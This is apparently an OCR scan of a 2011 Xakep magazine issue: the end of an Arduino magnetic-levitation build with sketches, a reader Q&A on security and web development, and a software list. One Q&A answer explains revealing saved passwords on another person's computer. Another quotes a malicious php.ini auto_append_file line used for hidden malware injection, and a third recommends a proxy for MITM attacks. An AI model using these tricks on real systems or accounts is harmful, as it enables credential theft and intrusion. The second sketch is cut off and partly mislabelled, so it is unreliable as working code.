сломать.


Более удачный вариант (тоже оптический) — поставить инфракрасный или лазерный дальномер под магнит (хотя можно и сверху) и измерять расстояние. Но в этом случае придется модифицировать болт — приклеивать пластинку с большей поверхностью, иначе датчик его просто не увидит. Особенно можно поэстетствовать, установив не оптический, а ультразвуковой дальномер, хотя в заданных интервалах (несколько сантиметров) точность большинства из них будет невелика. Да и от мух эти варианты никак не спасают. Но недорогое и сердитое решение все-таки есть!

В природе существует замечательный эффект: если по проводящей металлической пластине пропущен ток, а поперек пластины приложено магнитное поле, то перемещающиеся по пластине заряды будут отклоняться силой Лоренца и создавать по краям пластины разность потенциалов, то есть напряжение, которое будет зависеть от величины магнитного поля. На этом эффекте работают датчики Холла. Применить их к определению положения довольно просто — прикрепи к болту магнит и все. Напряжение на выходе датчика будет зависеть от силы поля, которое зависит от расстояния до болта с магнитиком. И самое главное — летающие насекомые никак не повлияют!

В продаже существует множество датчиков, в том числе те, которые измеряют поле в нескольких плоскостях. Тебе же нужен простой аналоговый датчик, иногда в описаниях их называют линейными, с чувствительностью 400-1000 Гаусс. Я использовал







Оптическая обратная связь на базе ИК-светодиода



Собранная система на базе датчика Холла

SS59E, но идеальным вариантом его не назовешь — он имеет корпус SOT223 (для поверхностного монтажа), и чтобы использовать его «на весу», пришлось подпаивать довольно хлипкие проводочки. Удобнее выбрать датчик в корпусе to92 (например SS19, SS49 или SS495A). Также понадобится хороший магнит, лучше редкоземельный. Можно его достать из мотора привода CD/DVD, взять из детского магнитного конструктора Bornimago или заказать у китайцев на http://s.dealextreme.com/search/magnets, там хороший выбор и цены приемлемые.

На первый взгляд — это все. Подвешиваешь датчик под электромагнит и радуешься жизни. Но есть важный момент: датчик будет измерять как поле магнитика на болте, так и поле электромагнита, а поскольку магнит будет то включаться, то выключаться, то и значения будут скакать. Вариантов решения два. Первый достаточно элегантен — использовать пару датчиков Холла. Один оставить так же, внизу магнита, а второй — повесить с противоположной стороны магнита. Если обмотка сделана симметрично, то поле с обеих сторон электромагнита по модулю будет одинаковым, но сверху присутствия болта с магнитиком чувствоваться не будет, и в качестве управляющего сигнала можно использовать разницу показаний датчиков. Второй вариант требует применения более сложной математики, но позволяет использовать один датчик Холла. Для учета поля нужно смоделировать поведение магнита и высчитывать поправку на значения датчика Холла в зависимости от состояния электромагнита. Можно, конечно, постараться подобрать оптимальные параметры и без особых расчетов, но это долго и утомительно, поэтому проще остановиться на первом варианте.

Система управления

Как правило, управление подобными устройствами делают полностью аналоговое, на паре операционных усилителей, но можно сделать управление и на микроконтроллере. Так что если у тебя в хозяйстве есть плата Arduino, то здесь она пригодится. Я использовал свою видавшую многое Arduino Diecimila, но подойдет и любая другая пятивольтовая версия –Duemilanove, Uno и различные клоны.

Собираем!

Ключевые моменты создания гаджета мы уже рассмотрели, теперь поподробнее остановимся на том, как все это собрать, запустить и отладить. Схему можно собрать на макетной плате, но можешь попробовать обойтись без нее — элементов немного, и они вполне могут повисеть в воздухе. Для подобных «воздушных» схем удобно иметь десяток разноцветных проводов, у которых с обоих концов припаяны небольшие крокодильчики. Диод D1 можешь напаять непосредственно на выходы катушки магнита L1, а диод D2 — между стоком и истоком МОП-транзистора Q1. Сам транзистор можно прикрепить к радиатору не столько в целях охлаждения (при этих токах он сильно греться не будет), сколько в качестве подставки. Если у тебя полевик из серии IRL, то транзистор Q1 и сопротивление R3 из схемы можешь выкинуть и закинуть сопротивление R2 на ножку D10 Arduino (или любую другую ножку с ШИМ-выходом). У полевиков в корпусах TO220 (а тебе удобней работать именно с такими) ножки нумеруются слева направо следующим образом: 1 (затвор), который нужно подключить к управляющему выходу; 2 (сток) — к минусу нагрузки, 3 (исток) — вывести на землю.

Второй выход нагрузки нужно подключить к питанию +12 Вольт. Плату Arduino также нужно от чего-нибудь запитать, лучше подсоединить ее к тому же 12-вольтовому источнику, что и магнит, но для этого тебе понадобится подходящий штекер с диаметром внутреннего штырька 2,1 мм, и внешним диаметром 5,5 мм. Можно

взять питание и через USB от компьютера, но тогда не забудь соединить землю на плате с землей питания магнита. С другой стороны платы к аналоговым входам нужно подключить датчики. Выходы датчиков Холла IC1 и IC2 к пинам A0 и A1, VCC — к выходу +5 В, и GND — к земле. Датчик IC1 нужно укрепить под магнитом, а IC2 — над ним (поскольку направления полей будут противоположные, то и датчики нужно сориентировать по-разному). Скотч — самое надежное средство для крепления. Также для подстройки параметров будет полезен переменный резистор на 10 кОм (хотя величина не принципиальна). На нем должно быть 3 выхода: крайние подключи к земле и +5 В, а средний — к аналоговому входу A2.
Из железной работы осталось только к чему-нибудь подвесить магнит. К чему именно — решай исходя из подручных материалов. Это может быть, например, зажим «третьей руки», штатив или, как в моем случае, деревянный ящичек из ИКЕА. Главное — убедиться в том, что он не болтается, и можно приступать к программной начинке. Для этого гаджета потребуется создать два скетча для Arduino. При помощи первого ты измеришь параметры системы и получишь пару волшебных чисел, которые пригодятся во второй, рабочей прошивке.
Поскольку магнит может создавать не совсем симметричное поле, и датчики могут располагаться не идеально ровно, то модули значений на них могут отличаться. Поэтому нужно замерить разницу в показаниях, чтобы рассчитать поправку.

Скетч 1

```
const int in1 = A0;  // аналоговый вход датчика Холла 1
const int in2 = A1;  // аналоговый вход датчика Холла 2
const int out1 = 10; // аналоговый выход (ШИМ) на магнит.
int s1 = 0;       // значение датчика Холла 1
int s2 = 0;       // значение датчика Холла 2
int o1;           // Выход
void setup() {
  //  будем следить за состоянием в консоли
  //Serial.begin(9600);
}
void loop() { // запускаем программу по кругу
  // читаем аналоговые входы
  analogWrite(out1, 255 );  // записываем в выход нужное
                            // состоние магнита
  delay(15); // ждем, пока магнит включится
  s1 = analogRead(in1); //  читаем первый датчик Холла
  s2 = analogRead(in2); //  читаем второй датчик Холла
  o1 = s2 -s1; // считаем разницу входов
  Serial.print("magnet on: s1 =  "); // аккуратно все выводим
                                     //  в  консоль
  Serial.print( s1 );
  Serial.print(" s2 =  ");
  Serial.print( s2 );
  Serial.print(" delta =  ");
  Serial.print( o1 );
  analogWrite(out1, 25 ); // записываем в выход нужное
                         // состояние   магнита, 10% мощности
  delay(15); // ждем, пока магнит выключится
  s1 = analogRead(in1);   // читаем первый датчик Холла
  s2 = analogRead(in2);   // читаем второй датчик Холла
  o1 = s2 -s1; // считаем  разницу входов
  Serial.print("magnet off: s1 =  "); // аккуратно все выводим
                                      // в консоль
  Serial.print( s1 );
  Serial.print(" s2 =  ");
  Serial.print( s2 );
  Serial.print(" delta =  ");
  Serial.println( o1 ); // переходим в конце на новую строку
  delay(1000);  // через секунду – все заново
}
```

Сложность управления заключается еще и в том, что для устаканивания при изменении состояния на выходе контроллера должно пройти порядка пяти миллисекунд (за счет большой индуктивности магнита). Чтобы сократить это время, можно управлять магнитом плавно и не включать-выключать его полностью, а лишь чутка изменять мощность. На Arduino это можно сделать при помощи ШИМ-выхода. ШИМ (PWM, широтно-импульсная модуляция) — это способ плавно менять напряжение на выходе, используя лишь цифровые состояния. То есть часть времени выход включен, а часть — выключен, но из-за инертности работает такая схема, будто выход включен постоянно, но с половинной мощностью. После запуска первой прошивки у тебя должно остаться два числа — разница при 10% и при 100% мощности. Во второй, рабочий скетч ты эти значения подставишь сам. Рабочий код довольно прост: читаем значения с датчиков, вносим поправки, по значению положения переменного резистора регулируем желаемый уровень мощности (а значит, и высоту) и устанавливаем соответствующий уровень на выход. Поскольку мы не оценивали, в каком диапазоне будут значения, возвращаемые датчиком при различных положениях переменного резистора, то рабочий диапазон высот будет, очевидно, уже. Но решить проблему просто — покрути ручку, и найди, где работает!

Скетч 2

```
const int in1 = A0; //аналоговый вход датчика Холла 1
const int in2 = A1; //аналоговый вход датчика Холла 2
const int in3 = A2; //аналоговый вход переменного резистора

const int d10 = <вставь из предыдущего кода>;
       //выход при 10% мощности
const int d100 = <вставь из предыдущего кода>;
       //выход при 100% мощности
const int out1 = 10; //аналоговый выход (ШИМ) на магнит.

int s1 = 0; // значение датчика Холла
int s2 = 0; // значение датчика Холла
int s3 = 0; // значение переменного резистора
int o1 = 255;     // состояние выхода, по умолчанию
                  // полностью включен
int d = 0; // поправка
int v;     // итоговое значение с датчиков
void setup() {}
void loop()
{
  s1 = analogRead(in1);  // читаем значение датчика Холла
  s2 = analogRead(in2);  // читаем текущее значение
                         // потенциометра
  d = map (o1, 25, 255, d10, d100); //  считаем поправку
  v = abs (s1- s2) +d ; // разница с поправкой
  o1 = map (v, 0, 1024, 25, 255); // рассчитываем выход, магнит
                                  // никогда полностью не выключен
  analogWrite(out1, o1); // записываем в выход нужное
                         // состояние магнита.
  delayMicroseconds(100); // ждем некоторое время, пока АЦП
                          // вновь будет готов считывать данные
```

После того как соберешь и включишь, попробуй поиграть с разными грузиками и магнитами, чтобы найти те, при которых работа наиболее стабильна.
Если не получается — не сдавайся, попробуй поменять что-нибудь в прошивке, разбери и собери все еще раз, должно получиться! Ведь конечная цель — полет даже более завораживающий, чем у птиц в небе, а к этому человечество стремилось не одну сотню лет. Так что постарайся! Но если и после всех стараний результат нулевой, то можешь заказать на сайте zeltom.com/emls.aspx готовый комплект для сборки. Удачи!

Степан «Step» Ильин (twitter.com/stepah)



faq united?

Есть вопросы — присылай на faq@real.xakep.ru

Q: Я активно занимаюсь разработкой и сейчас хочу максимально глубоко изучить аспект безопасности веб-приложений. Начать с самых азов. Есть ли такой ресурс, где подробно, на примерах объяснена суть различных типов уязвимостей, о которых вы пишете: SQL Injection, XSS и так далее. И на чем можно потренироваться, чтобы закрепить полученные навыки и не попасть под статью УК?

A: Это очень частый вопрос, и одним из лучших ресурсов, которые можно в такой ситуации посоветовать, является проект OWASP Top 10 (owasp.org/index.php/OWASP_Top_Ten_Project). Это постоянно обновляемое описание наиболее распространенных уязвимостей в веб-приложениях. Всего описывается десять типов рисков:

- A1: Injection;
- A2: Cross-Site Scripting (XSS);
- A3: Broken Authentication and Session Management;
- и прочие.

Для каждого типа приводится базовое описание проблемы (буквально «на пальцах») и ссылки на материалы для более подробного изучения. Чтобы не погрязнуть в бесконечной теории и понять, насколько просто могут быть проэксплуатированы те или иные уязвимости, есть немало проектов для тренировки, о которых мы рассказывали в статье «Площадка для взлома: головоломки для хакера» (bit.ly/xakep_trainings). Я особенно рекомендую проект Mutillidae (bit.ly/Mutillidae). Фишка в его прямой связи с проектом OWASP Top 10. Для каждого из десяти типов уязвимостей автор написал скрипт с намеренно оставленными ошибками, чтобы каждый мог попробовать свои силы в эксплуатировании каждой из них. Код написан очень просто, что позволяет облегчить понимание сути проблемы. Проект легко устанавливается под туксом или под виндой на XAMPP-сервере. Если эксплуатация уязвимости тебе удалась, то в качестве дополнительного задания найденный баг предлагается устранить.

Q: Можно ли как-то получить не текущие, а предыдущие записи DNS для определенного доменного имени? То есть отправить в качестве запроса домен вроде zdes_byla_malware.cc и получить отчеты обо всех ответах DNS за прошедшее время?

A: Да, специально для этого существуют так называемые пассивные базы данных DNS: DNSParse, ISC, BFK.de и CERTEE. Наиболее просто взаимодействовать с ними позволяет специальный скрипт Passive DNS query tool (code.google.com/p/passive-dns-query-tool). Установка ничем не примечательна и выполняется через RubyGems:

```
gem install passive-dns
```

Для работы с некоторыми сервисами потребуется дополнительная настройка. Например, ISC в каждом запросе требует использовать специальный API-ключ, который необходимо заблаговременно получить (для этого нужно отправить запрос на dnsdb@isc.org). По умолчанию же скрипт использует базу DNSParse, которая не требует конфигурирования. Запрос в этом случае выглядит так:

```
./pdnstool.rb <ip|domain|cidr>
```

Q: Мне необходимо выяснить, в каком порядке загружаются драйвера устройств во время старта системы. Как это сделать?

A: У Марка Руссиновича для этого есть специальная утилита LoadOrder (technet.microsoft.com/ru-ru/sysinternals/bb897416). Выпущенная еще в 2006 году, она и сейчас отлично показывает порядок загрузки драйверов в ОС.



Включаем DEP/ASLR для произвольных приложений

В качестве бонуса утилита также отображает, в какой последовательности стартуют сервисы.


Q: Можно ли как-то быстро посмотреть пароли, сохраненные в браузере, когда есть доступ к чужому компьютеру, но нет возможности установить дополнительные приложения?

A: В некоторых случаях это реально. Если есть возможность зайти на интересующую страницу, где браузер сам подставит пароль, то нужно лишь посмотреть, что находится под звездочками. Для этого есть замечательный Java-скрипт (bit.ly/reveal_pass), который необходимо скопировать в адресную строку и выполнить. Вместо звездочек отобразится пароль в открытом виде. Сценарий совместим со всеми современными браузерами.

Q: Обнаружил, что один из моих ресурсов взломали и заливают оттуда малварь. Я не самый последний чайник и обыскал буквально все файлы проекта, чтобы найти зловредный код, который автоматически инъектируется в легитимные документы. Ничего не вышло! Решил пойти более радикальным путем и восстановил бэкап с того момента, когда сайт еще 100% не был подвержен атаке. Проблема осталась. Что я мог упустить?

A: Из собственного опыта могу сказать, что в такой ситуации люди обычно забывают проверить два места: файл .htaccess (в котором могут оказаться неожиданные директивы) и директорию cgi-bin.
Папка cgi-bin чаще всего находится вне каталога htdocs и потому остается без внимания. На самом деле именно она нередко становится местом для хостинга малвари. К примеру, в ней легко может оказаться файл php.ini, содержащий строчку вроде:

```
auto_append_file = "/home/user/USER/
cgi-bin/security.cgi
```



Простенькая админка Hatkit Proxy

Таким образом к любому PHP-скрипту автоматически добавляется содержимое сценария security.cgi, в котором может быть что угодно. При этом нигде в основных файлах проекта, даже при тщательнейшем изучении, признаков малвари ты не найдешь.

Q: Удивляюсь, почему не все приложения используют DEP и ASLR? Есть ли инструмент, который, во-первых, позволял бы выяснить, кто до сих пор находится в рядах отстающих, а во-вторых включить для этих программ защитные механизмы принудительно?


A: Для опытных пользователей Microsoft уже довольно давно выпустил утилиту EMET — Enhanced Mitigation Experience Toolkit (bit.ly/EMETpage). За столь громоздким названием скрывается прога с простым GUI-интерфейсом, позволяющая быстро выяснить, какие приложения используют DEP/ASLR, а какие — нет. Для любого исполняемого файла можно принудительно активировать DEP, SEHOP, ASLR, защиту от HeapSpray и EAF. Напомню, что использование этих защитных механизмов кардинальным образом влияет на возможность эксплуатации в приложении тех же самых пресловутых (и очень опасных) ошибок переполнения буфера.

Q: Подскажи самый простой способ начать разрабатывать веб-приложения на Python.

A: Если идти по пути наименьшего сопротивления, то лучше всего взять готовый фреймворк вроде web.py (webpy.org), cherry.py (cherrypy.org), Django (djangoproject.com), Tipfy (tipfy.org) или Flask (flask.pocoo.org). Как это работает? Если взять для примера Flask, то простейшее веб-приложение уместится в десяток строчек кода:

```
from flask import Flask
app = Flask(__name__)

@app.route("/")
def hello():
    return "Hello World!"
```



Использовать LESS проще простого, а жить всем становится гораздо проще

```
if __name__ == "__main__":
    app.run()
```

Для установки фреймворка и запуска сервера так же понадобится самая малость:

```
$ easy_install Flask
$ python hello.py
 * Running on http://localhost:5000/
```

Таким образом, веб-сервер будет запущен на 5000 порту локалхоста. Помимо фреймворков можно взять такой интересный проект как web2py (web2py.com). Он вообще не требует установки или конфигурирования, включает интерпретатор Python (поэтому его даже можно не устанавливать), веб-сервер с поддержкой SSL, демон SQLite, систему логирования ошибок, веб-админку для управления (демку панели можно посмотреть по линку web2py.com/demo_admin/default/site). Короче говоря, через пять минут можно получить уже готовый сервер, на котором будет крутиться наше приложение. Простейший веб-проект при этом выглядит проще простого:

```
def index():
    return "Hello World!"
```

Q: Существуют ли сниферы, которые работают на смартфонах?

A: Портированная версия tcpdump есть под Maemo, то есть снифер можно запустить по меньшей мере на Nokia N900. Но это экзотика. Если брать платформы популярнее, то тот же tcpdump есть и под Android. Правда, для его установки придется скачать и установить приложение Packet Sniffer (sites.google.com/site/androidarts/packet-sniffer). Имей в виду, что для этого на девайсе необходимо сделать jailbreak, чтобы иметь права рута. Радует, что приложение знает, какая именно информация представляет интерес (для Wi-Fi и Bluetooth-соединений) и отфильтровывает их из общего потока данных. Для iPhone есть специально написанная тулза, называется pirni (но, опять же, установить ее можно только на джейлбрейкнутый телефон через альтернативный менеджер приложений Cydia). В любом случае, смартфону будет тяжко обрабатывать перехваченный

трафик. Поэтому максимум, на что можно рассчитывать, это дамп с перехваченным трафиком, который уже после можно обработать на компьютере с помощью Wireshark (wireshark.org) или другого анализатора.

Q: Хочу организовать службу поддержки для своего программного продукта, чтобы клиенты в случае необходимости оформляли описание проблемы в виде небольших скринкастов. Как это лучше всего реализовать?

A: Самый простой способ записать скринкаст — это, безусловно, воспользоваться онлайн-сервисом вроде screenr.com. Фишка в том, что для создания видеоролика подобным образом вообще не нужно ничего скачивать и устанавливать. Все выполняется через браузер. Причем решение работает как под Windows, так и для Mac. Возможно, если поискать, то найдется аналогичный сервис с открытым API, позволяющий встроить функцию для быстрой записи скринкаста в свои разработки — это может быть полезно для интеграции функции записи в систему тикетов.

Q: С ростом проекта время загрузки главной страницы растет. Пока разработчики занимаются оптимизацией программного кода, я хочу максимально облегчить саму страницу. С чего начать?

A: Самым первым пунктом в плане твоих действий должен стать анализ того, что, собственно, вызывает наибольшие затруднения во время загрузки страницы. Соответственно, все дальнейшие работы сводятся к тому, чтобы эти слабые места устранить. Для анализа времени загрузки существуют специальные инструменты.

Yahoo! YSlow (developer.yahoo.com/yslow).
Анализатор разработан компанией Yahoo и реализован в виде плагина для Firefox'a, но для работы потребуется также установить аддон Firebug. Yslow проводит два типа анализа: во-первых, выяснение степени оптимизации для индексирования в поисковиках, а во-вторых — определение быстродействия Document Object Model (DOM), то есть времени загрузки и рендеринга страницы. Помимо этого плагин включает в себя шесть полезных утилит, в том числе для тестирования JavaScript-кода и оптимизации изображений через сервис Smush.It.

Web Page Test (webpagetest.org).
Этот продвинутый анализатор от компании AOL способен произвести специализированный анализ — к примеру, можно эмулировать определенную версию браузера или скорость соединения. Помимо этого Web Page Test поможет произвести визуальное сравнение с другими сайтами.

PageSpeed (code.google.com/speed/page-speed).
Этот анализатор так же, как и YSlow, реализован в виде плагина для Firefox/Firebug. Веб-разработчики могут использовать Page Speed для оценки производительности своих веб-страниц и получения предложений по их улучшению.
Хороший прирост к производительности рендеринга страницы может дать использование асинхронной загрузки скриптов. Дело тут вот в чем. Когда браузер открывает страницу и доходит до тега <script>, он блокирует рендеринг страницы. То есть несмотря на то, что все современные браузеры используют параллельную загрузку элементов (скриптов, изображений и так далее), сама прорисовка страницы останавливается до тех пор, пока скрипт не загрузится. Чтобы избежать этого, в больших проектах используют асинхронные загрузчики, которые применяют хитрые трюки, чтобы загружать громоздкие скрипты, но при этом не стопорить рендеринг страницы. В некоторых случаях это дает прирост скорости рендеринга в 2-3 раза. К тому же такой подход позволяет загружать только те скрипты, которые нужны пользователю. Хорошим примером такой разработки является yepnope (yepnopejs.com).

Q: Есть ли какая-то возможность использовать в разметке CSS переменные? Скажем, присвоить в качестве значения некой переменной цвет или отступ, а затем использовать ее, изменяя в случае необходимости?

A: Специально для этого были разработаны такие инструменты, как Sass (sass-lang.com) и LESS (lesscss.org). Они очень похожи и добавляют к пресловутому CSS динамические элементы вроде переменных, операторов и функций. Как браузер может их обработать? Очень просто: стили, написанные с помощью, скажем, LESS, компилируются в самый обычный CSS, с которым у браузера сложностей не возникает. Вот так выглядит код на LESS, использующий переменные (обозначаются через @):

```
@the-border: 1px;
@base-color: #111;

#header {
  color: @base-color * 3;
  border-left: @the-border;
  border-right: @the-border * 2;
}
#footer {
  color: @base-color + #003300;
}
```

А вот так он выглядит после компиляции:

```
#header {
  color: #333;
  border-left: 1px;
  border-right: 2px;
}
#footer {
  color: #114411;
}
```

С обработкой обычного CSS проблем у браузера уже тем более не возникнет.

Q: Подскажите нормальный отладчик для ядра Windows x64!

A: Когда дело доходит до Windows 7 x64, то возможности существующих отладчиков ядра действительно весьма ограничены. Интересная разработка, которую мы недавно нашли, — дебаггер virtdbg (code.google.com/p/virtdbg). Он использует технологии аппаратной виртуализации железа, а именно Intel (VT-x), и это главная его фишка. Хорошая новость в том, что такой подход позволяет обойти ряд ограничений. Плохая — проект еще очень молодой, поэтому не удивляйся возможным BSOD'ам.

Q: Твержу всем друзьям, что новые геолокационные возможности веб — это зло. Мало того, что люди добровольно отмечают место своего пребывания (через сервисы вроде Foursquare), так еще и любая веб-страница теперь может определить месторасположение посетителя. Поддержите меня :).

A: Судить, хорошо это или плохо, мы не будем. Лично мне все эти новые фишки нравятся. Но чтобы убедить друзей быть более внимательными к сохранению своей частной жизни, можешь показать им утилиту creepy (github.com/ilektrojohn/creepy). Это приложение, которое позволяет собирать связанную с геолокацией информацию о пользователях из различных сервисов:
- местоположение из твитов;
- геолокационная информация, доступная через хостинги изображений с поддержкой соответствующего API;
- EXIF-теги из фотографий.

Извлеченные данные представляются на карте и сопровождаются комментариями. Возможно для кого-то такая «карта жизни» станет откровением.

Q: Какую перехватывающую прокси использовал бы взломщик, если бы ему удалось реализовать атаку MITM? Желательно, чтобы была возможность подмены пакетов.

A: Отличным вариантом будет Hatkit Proxy Project (bit.ly/hatkit). Вот несколько причин:
- удобный GUI-интерфейс, позволяющий выполнить ручное редактирование пакетов TCP/HTTP-трафика;
- логирование трафика в базу данных MongoDB с вытекающими возможностями для автоматического анализа и продвинутого поиска;
- классная визуализация HTTP-трафика с подсветкой синтаксиса.

>>WINDOWS
>Development
010Editor 3.1.3
CodeBlocks 10.05
Crack.NET v1.2
Diffuse 0.4.4
Enterprise Architect
HttpWatch Basic Edition 7.1.36
jQueryPad
LINQPad
Microsoft Web Platform Installer 2.0
Mockups for Desktop 2.0.19
OllyDbg 2.0.1 alpha 3
SmartAssembly 6.0
Visual Paradigm for UML 8.1 CE
Web Storm 2.0.1

>Misc
1Password for Windows 1.0.5
Clavier+ 10.6.1
CodySafe
Launchy 2.6B2
OnTopReplica 3.3
Piles
Preme 0.941
Prey 0.5.3
Prio - Priority Saver 1.99
UltraSearch 1.4
ViGlance OneStep 2
winstack 0.80

>Net
BWMeter 5.4.1
DNSDataView 1.20
FirewallBuilder 4
inSSIDer 2.0.7
Internet Explorer 9
KpyM Telnet-SSH Server 1.19c
LAN Search Pro 9.0.1
NetSetMan 3.2.3
Odysseus 2.0.0.84
OTR localhost AIM proxy 0.3.1
RFIDIOt 1.0a
RogueScanner 2.6.0.0
SIP Inspector 1.31
Swish 0.4.6
TeamSpeak3 3.0.0
ThreatFactor 1.04
TightVNC 2.0.2
Tunngle 4.3.2.0
USB to Ethernet Connector 4.0
VodBurner 1.0.5

>Security
Blazentoo 0.1b
BugChecker
Creepy 0.1.9
metasm
narly
Pyloris 3.2
quickrecon 0.2.3
radare2
RainbowCrack 1.5
Scapy 2.2.0
scdbg
tinc 1.0.13
VERA 0.3
virtdbg
Visual DuxDebugger 2.0
Windows Credentials Editor v1.1 (WCE)

>Multimedia
AIMP v3.00 Beta 1
Fotobounce 3.2.1
FotoSketcher v2.00
Foxit Reader 4.3
Free Audio Editor 2011
Inkscape 0.48.1
MetatOGGer 4.0
Poladroid 0.9.6r0b
Sculptris Alpha 5
Similarity 1.5.4 beta
Songbird 1.9.3
Tableau Public
VLC 1.1.8
Zoner Photo Studio Free

>System
Auslogics Disk Defrag 3.2
BatteryCare 0.9.8
Beep Codes Viewer 0.4.7.462
DLL Archive 1.0.1
DOSBox 0.74
Double Driver 4.1
FileSeek 2.1.3
HashTab 4.0
LogLady 1.8
Open Hardware Monitor Version 0.2.1
Sikuli-X 1.0rc2
Soluto Beta
Splunk 4.2
SSD Tweak Utility 1.7
UNetbootin 5.49
VirtualBox 4.0.4
Watch 4 Folder 2.0

>>UNIX
>Desktop
Cardapio 1.0
CuneiForm 12
DjView4 4.7
DjVuLibre 3.5.24
FSV2 1.1.0
Geeqie 1.0
Glippy 0.2.2
Google Picasa 3.0.5744
Guake 0.4.2
LyX 2.0.0
MyTetra 1.28
Parcellite 1.0.1
Qmmp 0.5.0
Shotwell 0.9
Trimage 1.0.5
Webilder 0.6.9
YAGF 0.8.6
Zim 0.50

>Devel
Apache Hive 0.7
Django 1.3
FriCAS 1.1.2
GCC 4.6.0
HTSQL 2.0.1
JRuby 1.6
Jython 2.5.2
Lazarus 0.9.30
Logisim 2.7.0
Matplotlib 1.0.1
Padre 0.84
PHP 5.3.6
Sqliteman 1.2.2
SWIG 2.0.3
TagLib 1.7
Violet UML Editor 0.21.1
wxPython 2.8.11.0
wxWidgets 2.8.12

>>Net
aMule 2.2.6
EiskaltDC++ 2.2.1
Firefox 4.0
FreetuxTV 0.5.2
Gnash 0.8.9
Google Chrome 10.0.648.204
Hotot 0.9.9
inSSIDer 0.1
KTorrent 4.1
Midori 0.3.3
Minitube 1.4.1
Opera 11.01
Rekonq 0.7.0
Remmina 0.9.2
TrafficPanel 2.5
Transmission 2.22
Twitgin 0.3.0
Vacuum-IM 1.1.0

>Security
Arp scan 1.8
Chaosmap 1.3
Metasploit Framework 3.6.0
mitmproxy 0.4
Monocle Host Discovery Tool 1.0
Multi Threaded TCP Port Scanner 1.3
Packet Fence 2.1.0
QuickRecon 0.2.4
Social-Engineer Toolkit 1.3
sslsnoop 0.4
Subdomain Checker 0.1
t50 2.45
Tor 0.2.1.30
USBsploit 0.6
Wappalyzer 1.13.0
WhatWeb 0.4.7
ylnjector
Creepy 0.1.9
Dradis v2.6.1
metasm
Radamsa v0.1.7
radare2
Scapy 2.2.0
sickfuzz 0.3
virtdbg
xsser 1.5.1

Games
Red Eclipse 1.0

>Server
Apache 2.2.17
BIND 9.7.3
Dnsmasq 2.57
Dovecot 2.0.11
Drizzle 7 GA
HAproxy 1.4.14
LFTP 4.2.1
Monkeyd 0.13.2
MyDNS 1.1.0
nginx 0.9.6
nglRCd 17.1
Openfire 3.7.0
OpenLDAP 2.4.25
OpenVPN 2.1.4
ProFTPD 1.3.3e
Samba 3.5.8
Squid 3.1.12
XMail 1.27

>System
AMD Catalyst 11.3
App Runner 0.4.9
Compiz 0.9.4
Fuse-exfat 0.9.4
GlassFish 3.1
GParted 0.8.0
Indicator-Virtualbox 1.1.1
Linux Kernel 2.6.38
Lucene 3.1
MultiSystem
nVidia 260.19.44
VirtualBox 4.0.4
Wine 1.3.17
Xen 4.1
Zfs-fuse 0.7.0

>X-distr
openSUSE 11.4

>>MAC
Bean 2.4.3
Colloquy 2.3
DropCopy 1.71
Freemind 0.9.0
Juice 2.2
KisMac 0.3.3
MindNote 1.6
NovaBench 1.0
Nvu 1.0
OneButton FTP 1.0
Shiira 2.3
Skim 1.3.13
Sunrise 2.1.5
TextWrangler 3.5.3
Time Out 1.5.7
Tofu 2.0
Tomato Torrent 1.5.1
Xee 2.1.1
xPad 1.2.6
xTorrent 2.0

DVD

№ 05(148) МАЙ 2011

ХАКЕР

PWN2OWN: ОТЧЕТ С ХАКЕРСКОГО КОНТЕСТА СТР. 82

РЕКОМЕНДОВАННАЯ ЦЕНА:210р.

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

МАЙ 05 (148) 2011

ВЗЛОМ VOIP

ПОИСК И АТАКА VOIP-ШЛЮЗОВ
СТР. 60

